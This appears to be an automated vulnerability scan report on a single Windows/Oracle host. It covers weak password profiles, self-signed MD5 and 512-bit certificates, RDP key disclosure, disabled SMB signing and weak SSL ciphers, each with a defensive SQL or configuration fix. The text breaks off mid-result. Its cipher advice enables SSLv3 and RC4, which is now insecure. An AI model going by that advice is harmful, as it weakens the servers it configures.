Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/11/2009				

THREAT:
Oracle password settings were not found to conform to one or more of the following recommendations:

- failed_login_attempts=3
- password_life_time=90
- password_reuse_max=20
- password_reuse_time=365
- password_lock_time=1
- password_grace_time=3

IMPACT:
n/a

SOLUTION:
Please ensure that these settings are in conformity with your organization's security policy.

RESULT:

RESOURCE_NAME	LIMIT
PASSWORD_LIFE_TIME	180
PASSWORD_LIFE_TIME	DEFAULT

RESOURCE_NAME	LIMIT

PASSWORD_GRACE_TIME | 7 |
PASSWORD_GRACE_TIME | DEFAULT |

1 Oracle Password Settings Do Not Conform to Recommendations port 1521/tcp

QID:	19181	CVSS Base:	0	PCI Severity:	LOW
Category:	Database	CVSS Temporal:	-		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/11/2009				

THREAT:
Oracle password settings were not found to conform to one or more of the following recommendations:

- failed_login_attempts=3
- password_life_time=90
- password_reuse_max=20
- password_reuse_time=365
- password_lock_time=1
- password_grace_time=3

IMPACT:
n/a

SOLUTION:
Please ensure that these settings are in conformity with your organization's security policy.

RESULT:

RESOURCE_NAME	LIMIT
PASSWORD_LIFE_TIME	180
PASSWORD_LIFE_TIME	DEFAULT

RESOURCE_NAME	LIMIT
PASSWORD_GRACE_TIME	7
PASSWORD_GRACE_TIME	DEFAULT

2 SSL Certificate - Signature Verification Failed Vulnerability port 1158/tcp over SSL

QID:	38173	CVSS Base:	9.4	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.9	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/23/2009				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection. The authentication is done by verifying that the public key in the certificate is signed by a trusted third-party Certificate Authority.

If a client is unable to verify the certificate, it can abort communication or prompt the user to continue the communication without authentication.

IMPACT:
By exploiting this vulnerability, man-in-the-middle attacks in tandem with DNS cache poisoning can occur.

Exception:
If the server communicates only with a restricted set of clients who have the server certificate or the trusted CA certificate, then the server or CA certificate may not be available publicly, and the scan will be unable to verify the signature.

SOLUTION:
Please install a server certificate signed by a trusted third-party Certificate Authority.

RESULT:

Certificate #0 CN=localhost self signed certificate in certificate chain

2 SSL Certificate - Self-Signed Certificate port 1158/tcp over SSL

QID:	38169	CVSS Base:	9.4	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.9	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/25/2009				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

The client can trust that the Server Certificate belongs the server only if it is signed by a mutually trusted third-party Certificate Authority (CA). Self-signed certificates are created generally for testing purposes or to avoid paying third-party CAs. These should not be used on any production or critical servers.

By exploiting this vulnerability, an attacker can impersonate the server by presenting a fake self-signed certificate. If the client knows that the server does not have a trusted certificate, it will accept this spoofed certificate and communicate with the remote server.

IMPACT:
By exploiting this vulnerability, an attacker can launch a man-in-the-middle attack.

SOLUTION:
Please install a server certificate signed by a trusted third-party Certificate Authority.

RESULT:

Certificate #1
emailAddress=EnterpriseManager@localhost,CN=localhost,OU=EnterpriseManager_on_lo
calhost,O=EnterpriseManager_on_localhost,L=EnterpriseManager_on_localhost,ST=CA,C=US,DC=com is a self signed certificate.

2 Oracle Server Accounts Without Password-Complexity Validation Setup port 1521/tcp

QID:	19136	CVSS Base:	9	PCI Severity:	HIGH
Category:	Database	CVSS Temporal:	7.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	10/06/2008				

THREAT:

The parameter PASSWORD_VERIFY_FUNCTION was found set to NULL.

The PASSWORD_VERIFY_FUNCTION parameter in dba_profiles specifies that all password needs to be checked for complexity before acceptance.

The PASSWORD_VERIFY_FUNCTION parameter specifies the name of the function used to check for password complexity.

IMPACT:
Accounts with simple passwords can be easily hacked.

SOLUTION:
Solution:

Run the following query to obtain full list of users with PASSWORD_VERIFY_FUNCTION set to NULL :

SELECT u.username, p.profile, p.resource_name, p.limit FROM sys.dba_users u, sys.dba_profiles p WHERE u.profile = p.profile AND p.resource_name = 'PASSWORD_VERIFY_FUNCTION' AND p.resource_type = 'PASSWORD' AND limit = 'NULL'

(a) Invoke SQL*Plus
(b) Run the query:

"ALTER PROFILE "[profile name]" PASSWORD_VERIFY_FUNCTION [name of function];"

RESULT:

COUNT	PROFILE	Resource Name	Setting
35	DEFAULT	PASSWORD_VERIFY_FUNCTION	NULL

2 Oracle Server Accounts Without Password-Complexity Validation Setup port 1043/tcp

QID:	19136	CVSS Base:	9	PCI Severity:	HIGH
Category:	Database	CVSS Temporal:	7.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	10/06/2008				

THREAT:
The parameter PASSWORD_VERIFY_FUNCTION was found set to NULL.

The PASSWORD_VERIFY_FUNCTION parameter in dba_profiles specifies that all password needs to be checked for complexity before acceptance.

The PASSWORD_VERIFY_FUNCTION parameter specifies the name of the function used to check for password complexity.

IMPACT:
Accounts with simple passwords can be easily hacked.

SOLUTION:
Solution:

Run the following query to obtain full list of users with PASSWORD_VERIFY_FUNCTION set to NULL :

SELECT u.username, p.profile, p.resource_name, p.limit FROM sys.dba_users u, sys.dba_profiles p WHERE u.profile = p.profile AND p.resource_name = 'PASSWORD_VERIFY_FUNCTION' AND p.resource_type = 'PASSWORD' AND limit = 'NULL'

(a) Invoke SQL*Plus
(b) Run the query:

"ALTER PROFILE "[profile name]" PASSWORD_VERIFY_FUNCTION [name of function];"

RESULT:

COUNT	PROFILE	Resource Name	Setting
35	DEFAULT	PASSWORD_VERIFY_FUNCTION	NULL

2 Oracle Server Accounts That Allow Unrestricted Password Reuse port 1521/tcp

QID:	19135	CVSS Base:	6.8	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5.8	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	10/06/2008				

THREAT:
Both the parameters PASSWORD_REUSE_TIME and PASSWORD_REUSE_MAX were found set to UNLIMITED.

The PASSWORD_REUSE_TIME parameter in dba_profiles specifies the number of days before a password can be reused. This feature prevents users from recycling old passwords and losing the benefit achieved by frequently changing passwords. A user who does not want to use a new password may change their password back to its original password value.

The PASSWORD_REUSE_MAX parameter specifies the number of password changes required before the current password can be reused.

Use of the PASSWORD_REUSE_TIME parameter is mutually exclusive of the PASSWORD_REUSE_MAX parameter. If you specify a value for either PASSWORD_REUSE_TIME or PASSWORD_REUSE_MAX, you must set the other to UNLIMITED or not specify it at all.

IMPACT:
If an account is granted a profile whose PASSWORD_REUSE_TIME parameter is set to UNLIMITED, the PASSWORD_REUSE_MAX parameter will be used to determine if a password can be reused. If both parameters are set to UNLIMITED, passwords can be reused immediately.

SOLUTION:
Solution:

Run the following query to obtain full list of users and their profiles:

Users with unlimited password lifetime
select a.username,a.resource_name "Resource name", limit "Setting" from (select username, p.resource_name, DECODE(p.limit, 'DEFAULT',(SELECT LIMIT FROM SYS.DBA_PROFILES WHERE PROFILE='DEFAULT' AND RESOURCE_NAME='PASSWORD_REUSE_TIME' AND RESOURCE_TYPE='PASSWORD'),P.LIMIT) limit from dba_users u, dba_profiles p where u.profile = p.profile and resource_name = 'PASSWORD_REUSE_TIME' and p.limit in ('UNLIMITED','DEFAULT')) a

Users with unlimited password unlimited reuse

select a.username,a.resource_name "Resource Name", limit "Setting" from (select username, p.resource_name, DECODE(p.limit, 'DEFAULT',(SELECT LIMIT FROM SYS.DBA_PROFILES WHERE PROFILE='DEFAULT' AND RESOURCE_NAME='PASSWORD_REUSE_MAX' AND RESOURCE_TYPE='PASSWORD'),P.LIMIT) limit from dba_users u, dba_profiles p where u.profile = p.profile and resource_name = 'PASSWORD_REUSE_MAX' and p.limit in ('UNLIMITED','DEFAULT')) a

Users with unlimited failed logins

select a.username,a.resource_name "Resource Name", limit "Setting" from (select username, p.resource_name, DECODE(p.limit, 'DEFAULT',(SELECT LIMIT FROM SYS.DBA_PROFILES WHERE PROFILE='DEFAULT' AND RESOURCE_NAME='FAILED_LOGIN_ATTEMPTS' AND RESOURCE_TYPE='PASSWORD'),P.LIMIT) limit from dba_users u, dba_profiles p where u.profile = p.profile and resource_name = 'FAILED_LOGIN_ATTEMPTS' and p.limit in ('UNLIMITED','DEFAULT')) a

Users with unlimited lock time

select a.username,a.resource_name "Resource Name", limit "Setting" from (select username, p.resource_name, DECODE(p.limit,

'DEFAULT',(SELECT LIMIT FROM SYS.DBA_PROFILES WHERE PROFILE='DEFAULT' AND RESOURCE_NAME='PASSWORD_LOCK_TIME' AND RESOURCE_TYPE='PASSWORD'),P.LIMIT) limit from dba_users u, dba_profiles p where u.profile = p.profile and resource_name = 'PASSWORD_LOCK_TIME' and p.limit in ('UNLIMITED','DEFAULT')) a

Users with unlimited grace time

select a.username,a.resource_name "Resource Name", limit "Setting" from (select username, p.resource_name, DECODE(p.limit, 'DEFAULT',(SELECT LIMIT FROM SYS.DBA_PROFILES WHERE PROFILE='DEFAULT' AND RESOURCE_NAME='PASSWORD_GRACE_TIME' AND RESOURCE_TYPE='PASSWORD'),P.LIMIT) limit from dba_users u, dba_profiles p where u.profile = p.profile and resource_name = 'PASSWORD_GRACE_TIME' and p.limit in ('UNLIMITED','DEFAULT')) a

(a) Invoke SQL*Plus
(b) Run the query:

"ALTER PROFILE "[profile name]" LIMIT PASSWORD_REUSE_TIME [limit];"
"ALTER PROFILE "[profile name]" LIMIT PASSWORD_REUSE_MAX [limit];"
"ALTER PROFILE "[profile name]" LIMIT FAILED_LOGIN_ATTEMPTS [limit];"
"ALTER PROFILE "[profile name]" LIMIT PASSWORD_LOCK_TIME [limit];"
"ALTER PROFILE "[profile name]" LIMIT PASSWORD_GRACE_TIME [limit];"

RESULT:

COUNT	Resource name	Setting
36	PASSWORD_REUSE_TIME	UNLIMITED

COUNT	Resource Name	Setting
36	PASSWORD_REUSE_MAX	UNLIMITED

COUNT	Resource Name	setting
1	FAILED_LOGIN_ATTEMPTS	UNLIMITED

COUNT	Resource Name	Setting
1	PASSWORD_LOCK_TIME	1

COUNT	RESOURCE_NAME	LIMIT
1	PASSWORD_GRACE_TIME	7

2 Oracle Server Accounts That Allow Unrestricted Password Reuse port 1043/tcp

QID:	19135	CVSS Base:	6.8	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5.8	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	10/06/2008				

THREAT:
Both the parameters PASSWORD_REUSE_TIME and PASSWORD_REUSE_MAX were found set to UNLIMITED.

The PASSWORD_REUSE_TIME parameter in dba_profiles specifies the number of days before a password can be reused. This feature prevents

users from recycling old passwords and losing the benefit achieved by frequently changing passwords. A user who does not want to use a new password may change their password back to its original password value.

The PASSWORD_REUSE_MAX parameter specifies the number of password changes required before the current password can be reused.

Use of the PASSWORD_REUSE_TIME parameter is mutually exclusive of the PASSWORD_REUSE_MAX parameter. If you specify a value for either PASSWORD_REUSE_TIME or PASSWORD_REUSE_MAX, you must set the other to UNLIMITED or not specify it at all.

IMPACT:
If an account is granted a profile whose PASSWORD_REUSE_TIME parameter is set to UNLIMITED, the PASSWORD_REUSE_MAX parameter will be used to determine if a password can be reused. If both parameters are set to UNLIMITED, passwords can be reused immediately.

SOLUTION:
Solution:

Run the following query to obtain full list of users and their profiles:

Users with unlimited password lifetime
select a.username,a.resource_name "Resource name", limit "Setting" from (select username, p.resource_name, DECODE(p.limit, 'DEFAULT',(SELECT LIMIT FROM SYS.DBA_PROFILES WHERE PROFILE='DEFAULT' AND RESOURCE_NAME='PASSWORD_REUSE_TIME' AND RESOURCE_TYPE='PASSWORD'),P.LIMIT) limit from dba_users u, dba_profiles p where u.profile = p.profile and resource_name = 'PASSWORD_REUSE_TIME' and p.limit in ('UNLIMITED','DEFAULT')) a

Users with unlimited password unlimited reuse

select a.username,a.resource_name "Resource Name", limit "Setting" from (select username, p.resource_name, DECODE(p.limit, 'DEFAULT',(SELECT LIMIT FROM SYS.DBA_PROFILES WHERE PROFILE='DEFAULT' AND RESOURCE_NAME='PASSWORD_REUSE_MAX' AND RESOURCE_TYPE='PASSWORD'),P.LIMIT) limit from dba_users u, dba_profiles p where u.profile = p.profile and resource_name = 'PASSWORD_REUSE_MAX' and p.limit in ('UNLIMITED','DEFAULT')) a

Users with unlimited failed logins

select a.username,a.resource_name "Resource Name", limit "Setting" from (select username, p.resource_name, DECODE(p.limit, 'DEFAULT',(SELECT LIMIT FROM SYS.DBA_PROFILES WHERE PROFILE='DEFAULT' AND RESOURCE_NAME='FAILED_LOGIN_ATTEMPTS' AND RESOURCE_TYPE='PASSWORD'),P.LIMIT) limit from dba_users u, dba_profiles p where u.profile = p.profile and resource_name = 'FAILED_LOGIN_ATTEMPTS' and p.limit in ('UNLIMITED','DEFAULT')) a

Users with unlimited lock time

select a.username,a.resource_name "Resource Name", limit "Setting" from (select username, p.resource_name, DECODE(p.limit, 'DEFAULT',(SELECT LIMIT FROM SYS.DBA_PROFILES WHERE PROFILE='DEFAULT' AND RESOURCE_NAME='PASSWORD_LOCK_TIME' AND RESOURCE_TYPE='PASSWORD'),P.LIMIT) limit from dba_users u, dba_profiles p where u.profile = p.profile and resource_name = 'PASSWORD_LOCK_TIME' and p.limit in ('UNLIMITED','DEFAULT')) a

Users with unlimited grace time

select a.username,a.resource_name "Resource Name", limit "Setting" from (select username, p.resource_name, DECODE(p.limit, 'DEFAULT',(SELECT LIMIT FROM SYS.DBA_PROFILES WHERE PROFILE='DEFAULT' AND RESOURCE_NAME='PASSWORD_GRACE_TIME' AND RESOURCE_TYPE='PASSWORD'),P.LIMIT) limit from dba_users u, dba_profiles p where u.profile = p.profile and resource_name = 'PASSWORD_GRACE_TIME' and p.limit in ('UNLIMITED','DEFAULT')) a

(a) Invoke SQL*Plus
(b) Run the query:

"ALTER PROFILE "[profile name]" LIMIT PASSWORD_REUSE_TIME [limit];"
"ALTER PROFILE "[profile name]" LIMIT PASSWORD_REUSE_MAX [limit];"
"ALTER PROFILE "[profile name]" LIMIT FAILED_LOGIN_ATTEMPTS [limit];"
"ALTER PROFILE "[profile name]" LIMIT PASSWORD_LOCK_TIME [limit];"
"ALTER PROFILE "[profile name]" LIMIT PASSWORD_GRACE_TIME [limit];"

RESULT:

COUNT	Resource name	Setting
36	PASSWORD_REUSE_TIME	UNLIMITED

COUNT	Resource Name	Setting
36	PASSWORD_REUSE_MAX	UNLIMITED

COUNT	Resource Name	setting
1	FAILED_LOGIN_ATTEMPTS	UNLIMITED

COUNT	Resource Name	Setting
1	PASSWORD_LOCK_TIME	1

COUNT	RESOURCE_NAME	LIMIT
1	PASSWORD_GRACE_TIME	7

2 Microsoft Windows Remote Desktop Protocol Server Private Key Disclosure

QID:	90250	CVSS Base:	6.4	PCI Severity:	MED
Category:	Windows	CVSS Temporal:	6.1	PCI Status:	FAIL
CVE ID:	CVE-2005-1794				
Vendor Reference:	-				
Bugtraq ID:	13818				
Last Update:	01/07/2010				

THREAT:
Microsoft Windows Remote Desktop Protocol is affected by a private key disclosure vulnerability.

When an RDP client initiates a session with an RDP server, the server responds with a server certificate containing an RSA public key and its digital signature. The client decrypts the signature using the server's public key and compares the result with the hash of the new public key received from the server to verify the identity of the server.

The vulnerability presents itself because a private key that is used to sign the Terminal Server public key is hardcoded in "mstlsapi.dll". A subroutine of the "TLSInit" API dynamically creates, uses and de-allocates this key.

IMPACT:
Successful exploitation can allow the attacker to disclose the key and calculate a valid signature to carry out man in the middle attacks. An attacker could therefore cause the client to connect to a server under their control and send the client a public key to which they possess the private key.

SOLUTION:
There are no vendor-supplied solutions available at this time.

Workarounds:
- As there is no patch, this vulnerability should be mitigated by using some semblance of network filtering (e.g., firewalling RDP off from the open Internet).

For Windows Server 2003, the security of Terminal Server can be enhanced by configuring Terminal Services connections to use Transport Layer Security (TLS) 1.0 for server authentication, and to encrypt terminal server communications. Please refer to cc782610 to obtain additional details.

RESULT:

Detected service win_remote_desktop and os WINDOWS 2003

2 X.509 Certificate MD5 Signature Collision Vulnerability port 1158/tcp over SSL

QID:	42012	CVSS Base:	5	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	4.3	PCI Status:	FAIL
CVE ID:	CVE-2004-2761				
Vendor Reference:	-				
Bugtraq ID:	33065				
Last Update:	09/17/2009				

THREAT:
Hash algorithms are used to generate a hash value for a message (an arbitrary block of data) such that a number of cryptographic properties hold. In particular it is expected to be resistant to collisions, that is that given a message m, it is difficult to compute a second message m' such that both have the same hash value.

Hash algorithms are used in many cryptographic applications. In particular, they are used in order to sign X.509 certificates used to verify identity in a variety of applications, including SSL communications.

The MD5 hash algorithm has over time seen gradually improving attacks against the collision property. In particular, it has been possible in recent years to create colliding messages with arbitrary, attacker specified prefixes and suffixes. Recent improvements have extended these techniques such that it is possible to create colliding messages that are also different yet valid SSL certificates.

IMPACT:
An attacker may create a pair of X.509 certificates with differing information which share the same signature. If one of the certificates is signed, the signature may be used for the second certificate as well. It is possible to exploit this issue to gain a signed certificate for an identity the attacker does not control, or to gain a signed certificate as an intermediary signing authority. In the second case, the attacker will be able to sign additional, arbitrary certificates which will be trusted by any party trusting the original, legitimate authority.

An attacker is most likely to exploit this issue to conduct phishing attacks or to impersonate legitimate Web sites by taking advantage of malicious certificates. Other attacks are likely to be possible.

SOLUTION:
Workaround:

If the certificate is signed using MD5 hash function then a new certificate should be obtained which uses a more collision proof hashing algorithm such as SHA. If the CA of the certificate is signed using MD5 then a different CA should be used which doesn't have this vulnerability.

Cisco ASA appliance Workaround:
Instructions on changing the signing hash for Cisco ASA's self signed certificates are available at the Cisco Security Response Web page MD5 Hashes May Allow for Certificate Spoofing.

RESULT:

NAME	VALUE
Certificate	CN=localhost at level 0 was signed using md5WithRSAEncryption algorithm which is considered weak.Certificate

2 SSL Certificate - Server Public Key Too Small port 1158/tcp over SSL

QID:	38171	CVSS Base:	5	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/14/2009				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

RSA encryption with public key length less than 704 bits is known to be insecure.

IMPACT:
A man-in-the-middle attacker can exploit this vulnerability to record the SSL communication to decrypt the session key and even the messages.

SOLUTION:
Please install a server certificate signed with a public key length of at least 1024 bits.

RESULT:

Certificate #0
RSA Public Key (512 bit)
Modulus (512 bit):
00:d0:a9:85:bd:fb:b9:9b:a0:cc:6a:52:27:7b:ce:
b3:cd:79:a0:2b:d8:48:4e:cc:12:89:66:f6:f3:bd:
a1:11:cf:e6:c7:03:a5:bf:43:20:f4:e9:fe:6c:b0:
be:67:5a:1d:46:23:84:d0:5f:59:00:b0:26:60:04:
b9:5a:ee:a0:17
Exponent: 65537 (0x10001)
Certificate #1
00:ae:d9:c5:a2:43:2c:d1:4b:5e:3d:b4:4c:05:ba:
48:86:2e:8c:78:b6:b1:c7:49:4e:31:ae:24:de:1f:
02:11:c9:b2:35:4e:87:2b:fc:72:78:4d:6a:df:96:
16:25:9e:4d:79:a9:ef:f6:1e:70:e2:16:6f:fa:67:
4c:cc:e5:0d:ef

2 SSL Certificate - Subject Common Name Does Not Match Server FQDN port 1158/tcp over SSL

QID:	38170	CVSS Base:	2.6	PCI Severity:	LOW
Category:	General remote services	CVSS Temporal:	2.1		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	09/29/2008				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

A certificate whose Subject commonName or subjectAltName does not match the server FQDN offers only encryption without authentication.

Please note that a false positive reporting of this vulnerability is possible in the following case:
If the common name of the certificate uses a wildcard such as *.somedomainname.com and the reverse DNS resolution of the target IP is not configured. In this case there is no way for QualysGuard to associate the wildcard common name to the IP. Adding a reverse DNS lookup entry to the target IP will solve this problem.

IMPACT:
A man-in-the-middle attacker can exploit this vulnerability in tandem with a DNS cache poisoning attack to lure the client to another server, and then steal all the encryption communication.

SOLUTION:
Please install a server certificate whose Subject commonName or subjectAltName matches the server FQDN.

RESULT:

Certificate #0 CN=localhost (localhost) doesn't resolve

2 SMB Signing Disabled or SMB Signing Not Required

QID:	90043	CVSS Base:	2.1	PCI Severity:	LOW
Category:	Windows	CVSS Temporal:	1.8		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	01/20/2010				

THREAT:
This host does not seem to be using SMB (Server Message Block) signing. SMB signing is a security mechanism in the SMB protocol and is also known as security signatures. SMB signing is designed to help improve the security of the SMB protocol.

SMB signing adds security to a network using NetBIOS, avoiding man-in-the-middle attacks.

When SMB signing is enabled on both the client and server SMB sessions are authenticated between the machines on a packet by packet basis.

IMPACT:
Unauthorized users sniffing the network could catch many challenge/response exchanges and replay the whole thing to grab particular session keys, and then authenticate on the Domain Controller.

SOLUTION:
Without SMB signing, a device could intercept SMB network packets from an originating computer, alter their contents, and broadcast them to the destination computer. Since, digitally signing the packets enables the recipient of the packets to confirm their point of origination and their authenticity, it is recommended that SMB signing is enabled and required.

Please refer to Microsoft's article 887429 for information on enabling SMB signing.

RESULT:

No results available

2 Path-Based Vulnerability port 1158/tcp

QID:	150004	CVSS Base:	2.1	PCI Severity:	LOW
Category:	Web Application	CVSS Temporal:	1.9		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	10/19/2007				

THREAT:
A potentially sensitive file, directory, or directory listing was discovered on the Web server.

IMPACT:
The contents of this file or directory may disclose sensitive information.

SOLUTION:
Verify that access to this file or directory is permitted. If necessary, remove it or apply access controls to it.

RESULT:

matched: HTTP/1.1 200 OK

2 NetBIOS Name Accessible

QID:	70000	CVSS Base:	0	PCI Severity:	LOW
Category:	SMB / NETBIOS	CVSS Temporal:	-		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/28/2009				

THREAT:
Unauthorized users can obtain this host's NetBIOS server name from a remote system.

IMPACT:
Unauthorized users can obtain the list of NetBIOS servers on your network. This list outlines trust relationships between server and client computers. Unauthorized users can therefore use a vulnerable host to penetrate secure servers.

SOLUTION:
If the NetBIOS service is not required on this host, disable it. Otherwise, block any NetBIOS traffic at your network boundaries.

RESULT:
BETTY

3 Oracle Server Accounts That Do Not Lockout With Failed Logon Attempts port 1521/tcp

QID:	19137	CVSS Base:	9	PCI Severity:	HIGH
Category:	Database	CVSS Temporal:	7.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	10/06/2008				

THREAT:
The result section displays a list of accounts that won't lockout after any number of failed login attempts.

IMPACT:
Malicious users can try indefinitely to login into these accounts using brute force techniques.

SOLUTION:
Solution:

Run the following query to obtain full list of users with unlimited failed logons:

select a.username,a.resource_name "Resource Name", limit "setting" from (select username, p.resource_name, DECODE(p.limit, 'DEFAULT',(SELECT LIMIT FROM SYS.DBA_PROFILES WHERE PROFILE='DEFAULT' AND RESOURCE_NAME='FAILED_LOGIN_ATTEMPTS' AND RESOURCE_TYPE='PASSWORD'),P.LIMIT) limit from dba_users u, dba_profiles p where u.profile = p.profile and resource_name = 'FAILED_LOGIN_ATTEMPTS' and p.limit in ('UNLIMITED','DEFAULT')) a

(a) Invoke SQL*Plus
(b) Run the query:

"ALTER PROFILE "[profile name]" LIMIT FAILED_LOGIN_ATTEMPTS [limit];"

RESULT:
COUNT	Resource Name	setting

1	FAILED_LOGIN_ATTEMPTS	UNLIMITED

3 Oracle Server Accounts That Do Not Lockout With Failed Logon Attempts — port 1043/tcp

QID:	19137	CVSS Base:	9	PCI Severity:	HIGH
Category:	Database	CVSS Temporal:	7.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	10/06/2008				

THREAT:
The result section displays a list of accounts that won't lockout after any number of failed login attempts.

IMPACT:
Malicious users can try indefinitely to login into these accounts using brute force techniques.

SOLUTION:
Solution:

Run the following query to obtain full list of users with unlimited failed logons:

select a.username,a.resource_name "Resource Name", limit "setting" from (select username, p.resource_name, DECODE(p.limit, 'DEFAULT',(SELECT LIMIT FROM SYS.DBA_PROFILES WHERE PROFILE='DEFAULT' AND RESOURCE_NAME='FAILED_LOGIN_ATTEMPTS' AND RESOURCE_TYPE='PASSWORD'),P.LIMIT) limit from dba_users u, dba_profiles p where u.profile = p.profile and resource_name = 'FAILED_LOGIN_ATTEMPTS' and p.limit in ('UNLIMITED','DEFAULT')) a

(a) Invoke SQL*Plus
(b) Run the query:

"ALTER PROFILE "[profile name]" LIMIT FAILED_LOGIN_ATTEMPTS [limit];"

RESULT:

COUNT	Resource Name	setting
1	FAILED_LOGIN_ATTEMPTS	UNLIMITED

3 SSL Server Supports Weak Encryption Vulnerability — port 1158/tcp over SSL

QID:	38140	CVSS Base:	9	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	7.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/28/2009				

THREAT:
The Secure Socket Layer (SSL) protocol allows for secure communication between a client and a server.

SSL encryption ciphers are classified based on encryption key length as follows:

HIGH - key length larger than 128 bits
MEDIUM - key length equal to 128 bits
LOW - key length smaller than 128 bits

Messages encrypted with LOW encryption ciphers are easy to decrypt. Commercial SSL servers should only support MEDIUM or HIGH strength ciphers to guarantee transaction security.

The following link provides more information about this vulnerability:

Analysis of the SSL 3.0 protocol

Please note that this detection only checks for weak cipher support at the SSL layer. Some servers may implement additional protection at the data layer. For example, some SSL servers and SSL proxies (such as SSL accelerators) allow cipher negotiation to complete but send back an error message and abort further communication on the secure channel. This vulnerability may not be exploitable for such configurations.

IMPACT:
An attacker can exploit this vulnerability to decrypt secure communications without authorization.

SOLUTION:
Disable support for LOW encryption ciphers.

Apache
Typically, for Apache/mod_ssl, httpd.conf or ssl.conf should have the following lines:
SSLProtocol -ALL +SSLv3 +TLSv1
SSLCipherSuite ALL:!aNULL:!ADH:!eNULL:!LOW:!EXP:RC4+RSA:+HIGH:+MEDIUM
For Apache/apache_ssl include the following line in the configuration file (httpsd.conf):
SSLRequireCipher ALL:!aNULL:!ADH:!eNULL:!LOW:!EXP:RC4+RSA:+HIGH:+MEDIUM

Tomcat

sslProtocol="SSLv3"
ciphers="SSL_RSA_WITH_RC4_128_MD5,SSL_RSA_WITH_RC4_128_SHA,SSL_DHE_RSA_W
ITH_3DES_EDE_CBC_SHA"

IIS

How to Restrict the Use of Certain Cryptographic Algorithms and Protocols in Schannel.dll (Windows restart required)
How to disable PCT 1.0, SSL 2.0, SSL 3.0, or TLS 1.0 in Internet Information Services (Windows restart required)
Security Guidance for IIS

For Novell Netware 6.5 please refer to the following document
SSL Allows the use of Weak Ciphers. -TID10100633

RESULT:

CIPHER	KEY-EXCHANGE	AUTHENTICATION	MAC	ENCRYPTION(KEY-STRENGTH)	GRADE
SSLv3 WEAK CIPHERS					
EDH-RSA-DES-CBC-SHA	DH	RSA	SHA1	DES(56)	LOW
EXP-EDH-RSA-DES-CBC-SHA	DH(512)	RSA	SHA1	DES(40)	LOW
DES-CBC-SHA	RSA	RSA	SHA1	DES(56)	LOW
EXP-DES-CBC-SHA	RSA(512)	RSA	SHA1	DES(40)	LOW
EXP-RC4-MD5	RSA(512)	RSA	MD5	RC4(40)	LOW
TLSv1 WEAK CIPHERS					
EDH-RSA-DES-CBC-SHA	DH	RSA	SHA1	DES(56)	LOW
EXP-EDH-RSA-DES-CBC-SHA	DH(512)	RSA	SHA1	DES(40)	LOW
DES-CBC-SHA	RSA	RSA	SHA1	DES(56)	LOW
EXP-DES-CBC-SHA	RSA(512)	RSA	SHA1	DES(40)	LOW
EXP-RC4-MD5	RSA(512)	RSA	MD5	RC4(40)	LOW

3 Syntax error occurred port 1158/tcp

QID:	150022	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Web Application	CVSS Temporal:	6.8		

CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 01/16/2009

THREAT:
A test payload generated a syntax error within the web application. This often points to a problem with input validation routines or lack of filters on user-supplied content.

IMPACT:
A malicious user may be able to create a denial of service, serious error, or exploit depending on the error encountered by the web application.

SOLUTION:
The web application should restrict user-supplied to consist of a minimal set of characters necessary for the input field. Additionally, all content received from the client (i.e. web browser) should be validated to an expected format or checked for malicious content.

RESULT:

```
variants: 6
matched: <HTML><HEAD><TITLE>500 Internal Server Error</TITLE></HEAD><BODY><H1>500 Internal Server Error</H1> Servlet error: An exception occurred. The current application deployment descriptors do not allow for including it in this response. Please consult the application log for details. </BODY></HTML>


variants: 6
matched: <HTML><HEAD><TITLE>500 Internal Server Error</TITLE></HEAD><BODY><H1>500 Internal Server Error</H1> Servlet error: An exception occurred. The current application deployment descriptors do not allow for including it in this response. Please consult the application log for details. </BODY></HTML>


variants: 6
matched: <HTML><HEAD><TITLE>500 Internal Server Error</TITLE></HEAD><BODY><H1>500 Internal Server Error</H1> Servlet error: An exception occurred. The current application deployment descriptors do not allow for including it in this response. Please consult the application log for details. </BODY></HTML>


variants: 6
